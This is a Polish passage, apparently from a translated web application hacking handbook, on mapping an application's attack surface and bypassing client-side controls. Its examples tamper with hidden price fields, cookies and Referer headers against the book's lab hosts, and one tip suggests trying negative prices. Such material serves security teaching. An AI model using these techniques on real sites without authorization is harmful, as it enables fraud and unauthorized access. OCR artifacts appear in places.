WSKAZÓWKA: Często konieczne jest rozważenie całego adresu URL i kontekstu aplikacji, aby odgadnąć funkcję różnych części żądania. Przypomnij sobie następujący adres URL z aplikacji Extreme Internet Shopping:

http://eis/pub/media/117/view

Obsługa tego adresu URL jest prawdopodobnie funkcjonalnie równoważna z następującą:

http://eis/manager?schema=pub&type=media&id=117&action=view

Chociaż nie jest to pewne, wydaje się prawdopodobne, że zasób 117 znajduje się w zbiorze nośników zasobów i że aplikacja wykonuje na tym zasobie akcję równoważną przeglądaniu. Sprawdzenie innych adresów URL pomoże to potwierdzić. Pierwszą rzeczą do rozważenia byłaby zmiana akcji z widoku na możliwą alternatywę, taką jak edycja lub dodanie. Jeśli jednak zmienisz go na dodawanie i to przypuszczenie jest prawidłowe, prawdopodobnie odpowiadałoby to próbie dodania zasobu o identyfikatorze 117. To prawdopodobnie zakończy się niepowodzeniem, ponieważ istnieje już zasób o identyfikatorze 117. Najlepsze podejście polegałoby na szukaniu operacji dodawania z wartością id wyższą niż najwyższa obserwowana wartość lub wybraniu dowolnej wysokiej wartości. Możesz na przykład poprosić o:

http://eis/pub/media/7337/add

Warto również poszukać innych zbiorów danych, zmieniając media przy zachowaniu podobnej struktury adresów URL:

http://eis/pub/pages/1/view

http://eis/pub/users/1/view

KROKI HACKOWE

1. Przejrzyj nazwy i wartości wszystkich parametrów przesyłanych do aplikacji w kontekście obsługiwanych przez nie funkcjonalności.

2. Spróbuj myśleć jak programista i wyobraź sobie, jakie mechanizmy i technologie po stronie serwera prawdopodobnie zostały użyte do zaimplementowania zachowania, które możesz zaobserwować.

Ekstrapolacja zachowania aplikacji

Często aplikacja zachowuje się spójnie w całym zakresie swojej funkcjonalności. Może to wynikać z tego, że różne funkcje zostały napisane przez tego samego programistę lub według tej samej specyfikacji projektowej lub mają wspólne komponenty kodu. W tej sytuacji możliwe może być wyciągnięcie wniosków na temat funkcjonalności po stronie serwera w jednym obszarze i ekstrapolacja ich na inny obszar. Na przykład aplikacja może wymusić pewne globalne kontrole poprawności danych wejściowych, takie jak odkażanie różnego rodzaju potencjalnie złośliwych danych wejściowych przed ich przetworzeniem. Po zidentyfikowaniu luki umożliwiającej ślepe wstrzyknięcie kodu SQL możesz napotkać problemy z jej wykorzystaniem, ponieważ spreparowane żądania są modyfikowane w niewidoczny sposób przez logikę sprawdzania poprawności danych wejściowych. Jednak inne funkcje w aplikacji mogą dostarczać dobrych informacji zwrotnych na temat rodzaju wykonywanej sanityzacji — na przykład funkcja, która wysyła do przeglądarki niektóre dane dostarczone przez użytkownika. Możesz użyć tej funkcji do przetestowania różnych kodowań i odmian ładunku iniekcji SQL, aby określić, jakie surowe dane wejściowe należy przesłać, aby uzyskać żądany ciąg ataku po zastosowaniu logiki sprawdzania poprawności danych wejściowych. Jeśli masz szczęście, walidacja działa w ten sam sposób w całej aplikacji, umożliwiając wykorzystanie luki w iniekcji. Niektóre aplikacje używają niestandardowych schematów zaciemniania podczas przechowywania poufnych danych na kliencie, aby zapobiec przypadkowej kontroli i modyfikacji tych danych przez użytkowników. Niektóre takie schematy mogą być niezwykle trudne do rozszyfrowania, mając dostęp tylko do próbki zaciemnionych danych. Jednak w aplikacji mogą istnieć funkcje, w których użytkownik może podać zaciemniony ciąg znaków i pobrać oryginał. Na przykład komunikat o błędzie może zawierać odszyfrowane dane, które doprowadziły do błędu. Jeśli ten sam schemat zaciemniania jest używany w całej aplikacji, może być możliwe pobranie zaciemnionego ciągu znaków jednej lokalizacji (takiej jak plik cookie) i przekazać go do innej funkcji, aby rozszyfrować jego znaczenie. Możliwe może być również wykonanie inżynierii wstecznej schematu zaciemniania poprzez przesyłanie systematycznie zmieniających się wartości do funkcji i monitorowanie ich odszyfrowanych odpowiedników. Wreszcie błędy są często obsługiwane w aplikacji w sposób niespójny. Niektóre obszary przechwytują i radzą sobie z błędami z wdziękiem, a inne po prostu ulegają awariom i zwracają użytkownikowi pełne informacje debugowania. W takiej sytuacji możliwe może być zebranie informacji z komunikatów o błędach zwróconych w jednym obszarze i zastosowanie ich w innych obszarach, w których występują błędy potraktowany z gracją. Na przykład manipulując parametrami żądania w systematyczny sposób i monitorując otrzymywane komunikaty o błędach, możliwe może być określenie wewnętrznej struktury i logiki komponentu aplikacji. Jeśli masz szczęście, pewne aspekty tej struktury mogą zostać powtórzone w innych obszarach.

KROKI HACKOWE

1. Spróbuj zidentyfikować wszelkie lokalizacje w aplikacji, które mogą zawierać wskazówki dotyczące wewnętrznej struktury i funkcjonalności innych obszarów.

2. Wyciągnięcie tutaj wiążących wniosków może nie być możliwe; jednak zidentyfikowane przypadki mogą okazać się przydatne na późniejszym etapie ataku, gdy próbujesz wykorzystać potencjalne luki w zabezpieczeniach.

Izolowanie unikalnego zachowania aplikacji

Czasami sytuacja jest odwrotna do opisanej. W wielu dobrze zabezpieczonych lub dojrzałych aplikacjach stosowana jest spójna struktura, która zapobiega licznym typom ataków, takim jak cross-site scripting, iniekcja SQL i nieautoryzowany dostęp. W takich przypadkach najbardziej owocnymi obszarami do wykrywania luk w zabezpieczeniach są zazwyczaj te części aplikacji, które zostały dodane z mocą wsteczną lub „przykręcone", a zatem nie są obsługiwane przez ogólne ramy bezpieczeństwa aplikacji. Ponadto mogą nie być prawidłowo powiązane z aplikacją poprzez uwierzytelnianie, zarządzanie sesją i kontrolę dostępu. Często można je zidentyfikować na podstawie różnic w wyglądzie GUI, konwencji nazewnictwa parametrów lub bezpośrednio poprzez komentarze w kodzie źródłowym.

KROKI HACKOWE

1. Zanotuj wszelkie funkcjonalności, które odbiegają od standardowego wyglądu GUI, nazewnictwa parametrów lub mechanizmu nawigacji używanego w pozostałej części aplikacji.

2. Zanotuj również funkcje, które prawdopodobnie zostaną dodane później. Przykłady obejmują funkcje debugowania, kontrolki CAPTCHA, śledzenie użycia i kod innych firm.

3. Dokonaj pełnego przeglądu tych obszarów i nie zakładaj, że zastosowanie mają standardowe zabezpieczenia stosowane w innych częściach wniosku.

Mapowanie powierzchni ataku

Ostatnim etapem procesu mapowania jest identyfikacja różnych obszarów ataku narażonych na działanie aplikacji oraz potencjalnych luk w zabezpieczeniach, które są zwykle związane z każdym z nich. Poniżej znajduje się ogólny przewodnik po niektórych kluczowych typach zachowań i funkcjonalności, które możesz zidentyfikować, oraz typach luk, które najczęściej występują w każdym z nich. Pozostała część tej książki poświęcona jest praktycznym szczegółom wykrywania i wykorzystywania każdego z tych problemów:

* Walidacja po stronie klienta — czeki nie mogą być replikowane na serwerze

* Interakcja z bazą danych — iniekcja SQL

* Przesyłanie i pobieranie plików — luki w zabezpieczeniach związane z przechodzeniem ścieżki, przechowywane skrypty krzyżowe

* Wyświetlanie danych dostarczonych przez użytkownika — Cross-site scripting

* Dynamiczne przekierowania — ataki polegające na przekierowaniu i wstrzyknięciu nagłówka

* Funkcje sieci społecznościowych — wyliczanie nazw użytkowników, przechowywane skrypty krzyżowe

* Logowanie — wyliczanie nazwy użytkownika, słabe hasła, możliwość użycia brutalnej siły

* Logowanie wieloetapowe — Błędy logiczne

* Stan sesji — Przewidywalne tokeny, niepewna obsługa tokenów

* Kontrola dostępu — eskalacja uprawnień w poziomie i w pionie

* Funkcje podszywania się pod użytkownika — eskalacja uprawnień

* Wykorzystanie komunikacji w postaci zwykłego tekstu — przejmowanie sesji, przechwytywanie danych uwierzytelniających i innych wrażliwych danych

* Linki poza witryną — wyciek parametrów ciągu zapytania w nagłówku strony odsyłającej

* Interfejsy do systemów zewnętrznych — Skróty w obsłudze sesji i/lub kontroli dostępu

* Komunikaty o błędach — Wyciek informacji

* Interakcja za pośrednictwem poczty e-mail — wysyłanie wiadomości e-mail i/lub wstrzykiwanie poleceń


* Natywne komponenty kodu lub interakcja — Przepełnienie bufora

* Korzystanie z komponentów aplikacji innych firm — Znane luki w zabezpieczeniach

* Identyfikowalne oprogramowanie serwera sieciowego — Typowe słabości konfiguracji, znane błędy w oprogramowaniu

Mapowanie aplikacji Extreme Internet Shopping

Po zmapowaniu zawartości i funkcjonalności aplikacji EIS można zaatakować aplikację wieloma ścieżkami, jak pokazano na rysunku



Katalog /auth zawiera funkcje uwierzytelniania. Warto dokonać pełnego przeglądu wszystkich funkcji uwierzytelniania, obsługi sesji i kontroli dostępu, w tym dalszych ataków polegających na wykrywaniu treści. W ścieżce /core wydaje się, że strona sitestats akceptuje tablicę parametrów rozdzielonych

znakiem pionowej kreski (|). Oprócz konwencjonalnych ataków opartych na danych wejściowych, inne wartości mogą być brutalnie wymuszane, takie jak źródło, lokalizacja i adres IP, w celu ujawnienia większej ilości informacji o innych użytkownikach lub o stronie określonej w identyfikatorze strony. Możliwe może być również uzyskanie informacji o niedostępnych zasobach lub wypróbowanie opcji wieloznacznej w identyfikatorze strony, takiej jak pageID=all lub pageID=*. Wreszcie, ponieważ obserwowana wartość pageID zawiera ukośnik, może wskazywać, że zasób jest pobierany z systemu plików, w którym to przypadku możliwe mogą być ataki polegające na przemierzaniu ścieżki. Ścieżka /gb zawiera księgę gości witryny. Odwiedzenie tej strony sugeruje, że jest ona używana jako forum dyskusyjne, moderowane przez administratora. Wiadomości są moderowane, ale pominięcie logowania login=true oznacza, że osoba atakująca może próbować zatwierdzać złośliwe wiadomości (na przykład w celu przeprowadzania ataków typu cross-site scripting) i odczytywać prywatne wiadomości innych użytkowników skierowane do administratora. Wygląda na to, że ścieżka /home zawiera uwierzytelnioną zawartość użytkownika. Może to stanowić dobrą podstawę do prób przeprowadzenia ataku poziomej eskalacji uprawnień w celu uzyskania dostępu do danych osobowych innego użytkownika i zapewnienia kontroli dostępu na każdej stronie. Szybki przegląd pokazuje, że ścieżki /icons i /images zawierają zawartość statyczną. Być może warto użyć siły, aby znaleźć nazwy ikon, które mogłyby wskazywać na oprogramowanie innych firm, i sprawdzić indeksowanie katalogów w tych katalogach, ale jest mało prawdopodobne, aby były one warte znacznego wysiłku. Ścieżka /pub zawiera zasoby w stylu REST w folderach /pub/media i /pub/user. Atak brute-force może zostać wykorzystany do znalezienia stron profilowych innych użytkowników aplikacji poprzez kierowanie na wartość liczbową w /pub/user/11. Funkcje sieci społecznościowych, takie jak ta, mogą ujawniać informacje o użytkowniku, nazwy użytkownika i stan logowania innych użytkowników. Ścieżka /shop zawiera witrynę zakupów online i ma dużą liczbę adresów URL. Jednak wszystkie mają podobną strukturę, a osoba atakująca prawdopodobnie mogłaby zbadać całą odpowiednią powierzchnię ataku, patrząc tylko na jeden lub dwa elementy. Proces zakupu może zawierać interesujące błędy logiczne, które można wykorzystać do uzyskania nieautoryzowanych rabatów lub uniknięcia płatności.

KROKI HACKOWE

1. Zrozumieć podstawową funkcjonalność zaimplementowaną w aplikacji i główne stosowane mechanizmy bezpieczeństwa.

2. Zidentyfikuj wszystkie cechy funkcjonalności i zachowania aplikacji, które często są związane z typowymi podatnościami.

3. Sprawdź kod strony trzeciej w publicznych bazach danych o lukach w zabezpieczeniach, takich jak www.osvdb.org, aby określić znane problemy.

4. Sformułuj plan ataku, nadając priorytet najciekawiej wyglądającej funkcjonalności i najpoważniejszej z potencjalnych luk w zabezpieczeniach.

Streszczenie

Mapowanie aplikacji jest kluczowym warunkiem jej zaatakowania. Może być kuszące, aby zagłębić się i zacząć szukać błędów, ale poświęcenie czasu na dokładne zrozumienie funkcjonalności aplikacji, technologii i powierzchni ataku zwróci się w przyszłości. Podobnie jak w przypadku prawie wszystkich ataków hakerskich na aplikacje internetowe, najskuteczniejszym podejściem jest stosowanie technik ręcznych, uzupełnionych w stosownych przypadkach o kontrolowaną automatyzację. Żadne w pełni zautomatyzowane narzędzie nie jest w stanie przeprowadzić dokładnego mapowania aplikacji w bezpieczny sposób. Aby to zrobić, musisz użyć rąk i czerpać z własnego doświadczenia. Podstawowa metodologia, którą nakreśliliśmy, obejmuje:

* Ręczne przeglądanie i kierowane przez użytkownika przeglądanie w celu wyliczenia widocznej zawartości i funkcjonalności aplikacji

* Użycie brutalnej siły w połączeniu z ludzkim wnioskowaniem i intuicją, aby odkryć jak najwięcej ukrytych treści

* Inteligentna analiza aplikacji w celu zidentyfikowania jej kluczowych funkcjonalności, zachowania, mechanizmów bezpieczeństwa i technologii

* Ocena powierzchni ataku aplikacji, podkreślając najbardziej obiecujące funkcje i zachowania w celu dokładniejszego zbadania luk w zabezpieczeniach, które można wykorzystać.

Omijanie kontroli po stronie klienta

W Części 1 opisano, w jaki sposób powstaje główny problem bezpieczeństwa aplikacji internetowych, ponieważ klienci mogą przesyłać dowolne dane wejściowe. Mimo to duża część aplikacji internetowych opiera się na różnych środkach wdrażanych po stronie klienta w celu kontrolowania danych przesyłanych na serwer. Ogólnie rzecz biorąc, stanowi to podstawową lukę w zabezpieczeniach: użytkownik ma pełną kontrolę nad klientem i przesyłanymi przez niego danymi oraz może ominąć wszelkie kontrole, które są zaimplementowane po stronie klienta i nie są replikowane na serwerze. Aplikacja może polegać na kontrolkach po stronie klienta, aby ograniczyć wprowadzanie danych przez użytkownika na dwa szerokie sposoby. Po pierwsze, aplikacja może przesyłać dane za pośrednictwem komponentu klienckiego przy użyciu mechanizmu, który zakłada, że uniemożliwi użytkownikowi modyfikowanie tych danych, gdy aplikacja je później odczyta. Po drugie, aplikacja może wdrażać środki po stronie klienta, które kontrolują interakcję użytkownika z jego własnym klientem, w celu ograniczenia funkcjonalności i/lub zastosowania kontroli wokół danych wprowadzanych przez użytkownika przed ich przesłaniem. Można to osiągnąć za pomocą funkcji formularzy HTML, skryptów po stronie klienta lub technologii rozszerzeń przeglądarki. W tej części omówiono przykłady każdego rodzaju kontroli po stronie klienta i opisano sposoby ich obejścia.

Przesyłanie danych przez klienta

Często zdarza się, że aplikacja przekazuje dane klientowi w formie, której użytkownik końcowy nie może bezpośrednio zobaczyć ani zmodyfikować, z oczekiwaniem, że dane te zostaną odesłane do serwera w kolejnym żądaniu. Często twórcy aplikacji zakładają po prostu, że zastosowany mechanizm transmisji zapewni, że dane przesyłane przez klienta nie zostaną po drodze zmodyfikowane. Ponieważ wszystko, co przesyłane jest z klienta na serwer, znajduje się pod kontrolą użytkownika, założenie, że dane przesyłane przez klienta nie zostaną zmodyfikowane, jest zazwyczaj fałszywe i często naraża aplikację na jeden lub więcej ataków. Możesz zasadnie zastanawiać się, dlaczego, jeśli serwer zna i określa konkretny element danych, aplikacja kiedykolwiek musiałaby przesłać tę wartość do klienta, a następnie odczytać ją z powrotem. W rzeczywistości pisanie aplikacji w ten sposób jest często łatwiejsze dla programistów z różnych powodów:

* Eliminuje konieczność śledzenia wszelkiego rodzaju danych w ramach sesji użytkownika. Zmniejszenie ilości danych na sesję przechowywanych na serwerze może również poprawić wydajność aplikacji.


* Jeśli aplikacja jest wdrożona na kilku różnych serwerach, a użytkownicy mogą wchodzić w interakcję z więcej niż jednym serwerem w celu wykonania wieloetapowej akcji, udostępnianie danych po stronie serwera między hostami, które mogą obsługiwać te same żądania użytkownika, może nie być proste. Wykorzystanie klienta do transmisji danych może być kuszącym rozwiązaniem problemu.

* Jeśli aplikacja korzysta z zewnętrznych komponentów na serwerze, takich jak koszyki, modyfikacja ich może być trudna lub niemożliwa, więc przesyłanie danych przez klienta może być najprostszym sposobem ich integracji.

* W niektórych sytuacjach śledzenie nowego fragmentu danych na serwerze może wiązać się z aktualizacją podstawowego interfejsu API po stronie serwera, uruchamiając w ten sposób w pełni formalny proces zarządzania zmianami i testowanie regresji. Wdrożenie bardziej fragmentarycznego rozwiązania obejmującego transmisję danych po stronie klienta może tego uniknąć, umożliwiając dotrzymanie napiętych terminów. Jednak przesyłanie poufnych danych w ten sposób jest zwykle niebezpieczne i było przyczyną niezliczonych luk w zabezpieczeniach aplikacji.

Ukryte pola formularza

Ukryte pola formularzy HTML są powszechnym mechanizmem przesyłania danych przez klienta w sposób powierzchownie niemodyfikowalny. Jeśli pole jest oznaczone jako ukryte, nie jest wyświetlane na ekranie. Jednak nazwa i wartość pola są przechowywane w formularzu i odsyłane z powrotem do aplikacji, gdy użytkownik przesyła formularz. Klasycznym przykładem tej luki w zabezpieczeniach jest aplikacja do sprzedaży detalicznej, która przechowuje ceny produktów w ukrytych polach formularzy. We wczesnych latach aplikacji internetowych luka ta była bardzo rozpowszechniona i w żaden sposób nie została wyeliminowana dzisiaj. Rysunek przedstawia typowy formularz



Kod stojący za tym formularzem jest następujący:

<form method=”post” action=”Shop.aspx?prod=1”>

Product: iPhone 5

Price: 449

Quantity: <input type=”text” name=”quantity”> (Maximum quantity is 50)

<input type=”hidden” name=”price” value=”449”>

<input type=”submit” value=”Buy”>

</form>

Notice the form fi eld called price, which is fl agged as hidden. This fi eld is sent

to the server when the user submits the form:

POST /shop/28/Shop.aspx?prod=1 HTTP/1.1

Host: mdsec.net


Content-Type: application/x-www-form-urlencoded

Content-Length: 20

quantity=1&price=449

Chociaż pole ceny nie jest wyświetlane na ekranie, a użytkownik nie może go edytować, dzieje się tak wyłącznie dlatego, że aplikacja nakazała przeglądarce ukryć to pole. Ponieważ wszystko, co dzieje się po stronie klienta, jest ostatecznie pod kontrolą użytkownika, to ograniczenie można obejść, aby edytować cenę. Jednym ze sposobów osiągnięcia tego celu jest zapisanie kodu źródłowego strony HTML, edycja wartości pola, ponowne załadowanie źródła do przeglądarki i kliknięcie przycisku Kup. Jednak łatwiejszą i bardziej elegancką metodą jest użycie przechwytującego serwera proxy do modyfikowania żądanych danych w locie. Przechwytujący serwer proxy jest niezwykle przydatny podczas atakowania aplikacji internetowej i jest jedynym naprawdę niezbędnym narzędziem, którego

potrzebujesz. Dostępnych jest wiele takich narzędzi. Użyjemy Burp Suite, który został napisany przez jednego z autorów tej książki. Serwer proxy znajduje się między przeglądarką internetową a aplikacją docelową. Przechwytuje każde żądanie wysłane do aplikacji i każdą otrzymaną odpowiedź, zarówno dla HTTP, jak i HTTPS. Może przechwycić każdą przechwyconą wiadomość w celu sprawdzenia lub modyfikacji przez użytkownika. Jeśli nie korzystałeś wcześniej z przechwytującego serwera proxy, możesz przeczytać więcej o tym, jak działają oraz jak je skonfigurować i działać, w rozdziale 20. Po zainstalowaniu i odpowiedniej konfiguracji przechwytującego serwera proxy możesz przechwycić żądanie, które przesyła formularz i modyfikuje pole ceny na dowolną wartość, jak pokazano na rysunku



Jeśli aplikacja przetwarza transakcję na podstawie przesłanej ceny, możesz zakupić produkt za wybraną przez siebie cenę.

WSKAZÓWKA: Jeśli znajdziesz aplikację, która jest w ten sposób podatna na ataki, sprawdź, czy możesz podać kwotę ujemną jako cenę. W niektórych przypadkach aplikacje akceptowały transakcje z cenami ujemnymi. Atakujący otrzymuje zwrot pieniędzy na swoją kartę kredytową, a także na zamówiony przedmiot - sytuacja korzystna dla obu stron, jeśli taka kiedykolwiek miała miejsce.

Pliki cookie HTTP

Innym powszechnym mechanizmem przesyłania danych za pośrednictwem klienta są pliki cookies HTTP. Podobnie jak w przypadku ukrytych pól formularzy, zwykle nie są one wyświetlane na ekranie, a użytkownik nie może ich bezpośrednio modyfikować. Można je oczywiście modyfikować za pomocą przechwytującego serwera proxy, zmieniając albo odpowiedź serwera, która je ustawia, albo kolejne żądania klientów, które je wysyłają. Rozważ następującą odmianę poprzedniego przykładu. Po zalogowaniu się do aplikacji klient otrzymuje następującą odpowiedź:

HTTP/1.1 200 OK

Set-Cookie: DiscountAgreed=25

Content-Length: 1530

...

Ten plik cookie DiscountAgreed wskazuje na klasyczny przypadek polegania na kontrolach po stronie klienta (fakt, że pliki cookie zwykle nie mogą być modyfikowane) w celu ochrony danych przesyłanych przez klienta. Jeśli aplikacja ufa wartości pliku cookie DiscountAgreed podczas przesyłania go z powrotem do serwera, klienci mogą uzyskać dowolne rabaty, modyfikując jego wartość. Na przykład:

POST /shop/92/Shop.aspx?prod=3 HTTP/1.1

Host: mdsec.net

Cookie: DiscountAgreed=25

Content-Length: 10

quantity=1

Parametry adresu URL

Aplikacje często przesyłają dane za pośrednictwem klienta przy użyciu wstępnie ustawionych parametrów adresu URL. Na przykład, gdy użytkownik przegląda katalog produktów, aplikacja może udostępnić mu hiperłącza do adresów URL, takich jak:

http://mdsec.net/shop/?prod=3&pricecode=32

Kiedy adres URL zawierający parametry jest wyświetlany w pasku lokalizacji przeglądarki, dowolne parametry mogą być łatwo modyfikowane przez dowolnego użytkownika bez użycia narzędzi. Jednak w wielu przypadkach aplikacja może oczekiwać, że zwykli użytkownicy nie będą mogli wyświetlać ani modyfikować parametrów adresu URL:

* Gdzie osadzone obrazy są ładowane przy użyciu adresów URL zawierających parametry

* Gdzie adresy URL zawierające parametry są używane do ładowania zawartości ramki

* Gdzie formularz wykorzystuje metodę POST, a jego docelowy adres URL zawiera wstępnie ustawione parametry

* Gdy aplikacja używa wyskakujących okienek lub innych technik w celu ukrycia paska adresu przeglądarki

Oczywiście w każdym takim przypadku wartości dowolnych parametrów adresu URL mogą być modyfikowane, jak omówiono wcześniej, przy użyciu przechwytującego serwera proxy.

Nagłówek strony odsyłającej

Przeglądarki zawierają nagłówek Referer w większości żądań HTTP. Służy do wskazania adresu URL strony, z której pochodzi bieżące żądanie - albo dlatego, że użytkownik kliknął hiperłącze lub przesłał formularz, albo strona odwołuje się do innych zasobów, takich jak obrazy. W związku z tym może być wykorzystany jako mechanizm przesyłania danych przez klienta. Ponieważ adresy URL przetwarzane przez aplikację znajdują się pod jej kontrolą, programiści mogą założyć, że nagłówek strony odsyłającej może służyć do wiarygodnego określenia, który adres URL wygenerował określone żądanie. Rozważmy na przykład mechanizm, który umożliwia użytkownikom zresetowanie hasła, jeśli je zapomnieli. Aplikacja wymaga od użytkowników wykonania kilku kroków w określonej kolejności, zanim faktycznie zresetują wartość hasła za pomocą następującego żądania:

GET /auth/472/CreateUser.ashx HTTP/1.1

Host: mdsec.net

Referer: https://mdsec.net/auth/472/Admin.ashx

Aplikacja może użyć nagłówka Referer, aby zweryfikować, czy to żądanie pochodzi z właściwego etapu (Admin.ashx). Jeśli tak, użytkownik może uzyskać dostęp do żądanej funkcjonalności. Ponieważ jednak użytkownik kontroluje każdy aspekt każdego żądania, w tym nagłówki HTTP, tę kontrolę można łatwo obejść, przechodząc bezpośrednio do pliku CreateUser.ashx i używając przechwytującego serwera proxy do zmiany wartości nagłówka Referer na wartość wymaganą przez aplikację . Nagłówek Referer jest ściśle opcjonalny zgodnie ze standardami w3.org. W związku z tym, chociaż większość przeglądarek go implementuje, używanie go do kontrolowania funkcjonalności aplikacji powinno być traktowane jako włamanie.

POWSZECHNY MIT

Często zakłada się, że nagłówki HTTP są w jakiś sposób bardziej „odporne na manipulacje" niż inne części żądania, takie jak adres URL. Może to skłonić programistów do wdrożenia funkcjonalności, która ufa wartościom przesłanym w nagłówkach, takich jak Cookie i Referer, podczas przeprowadzania właściwej weryfikacji innych danych, takich jak parametry adresu URL. Jednak ta percepcja jest fałszywa. Biorąc pod uwagę mnogość narzędzi przechwytujących proxy, które są ogólnodostępne, każdy haker-amator atakujący aplikację może z łatwością zmienić wszystkie dane żądań. To trochę tak, jakby założyć, że kiedy nauczyciel przyjdzie przeszukać twoje biurko, bezpieczniej będzie schować pistolet na wodę do dolnej szuflady, bo będzie musiała się bardziej schylić, żeby go znaleźć.

KROKI HACKOWANIA

1. Zlokalizuj wszystkie przypadki w aplikacji, w których ukryte pola formularzy, pliki cookie i parametry adresów URL najwyraźniej są używane do przesyłania danych przez klienta.

2. Spróbuj określić lub odgadnąć rolę, jaką element pełni w logice aplikacji, na podstawie kontekstu, w jakim się pojawia, oraz wskazówek, takich jak nazwa parametru.

3. Zmodyfikuj wartość elementu w sposób odpowiedni do jego przeznaczenia w aplikacji. Sprawdź, czy aplikacja przetwarza dowolne wartości przesłane w parametrze i czy naraża to aplikację na jakiekolwiek luki w zabezpieczeniach.

Nieprzejrzyste dane

Czasami dane przesyłane przez klienta nie są przejrzyście zrozumiałe, ponieważ zostały w jakiś sposób zaszyfrowane lub zaciemnione. Na przykład zamiast ceny produktu zapisanej w ukrytym polu możesz zobaczyć przesyłaną tajemniczą wartość:

<form method=”post” action=”Shop.aspx?prod=4”>

Product: Nokia Infinity

Price: 699

Quantity: <input type=”text” name=”quantity”> (Maximum quantity is 50)

<input type=”hidden” name=”price” value=”699”>

<input type=”hidden” name=”pricing_token”

value=”E76D213D291B8F216D694A34383150265C989229”>

<input type=”submit” value=”Buy”>

</form>

Gdy zostanie to zaobserwowane, można rozsądnie wywnioskować, że po przesłaniu formularza aplikacja po stronie serwera sprawdza integralność nieprzejrzystego ciągu, a nawet odszyfrowuje go lub usuwa zaciemnienie, aby wykonać pewne przetwarzanie na jego wartości zwykłego tekstu. To dalsze przetwarzanie może być podatne na wszelkiego rodzaju błędy. Jednak aby to zbadać i wykorzystać, najpierw musisz odpowiednio zapakować swój ładunek.

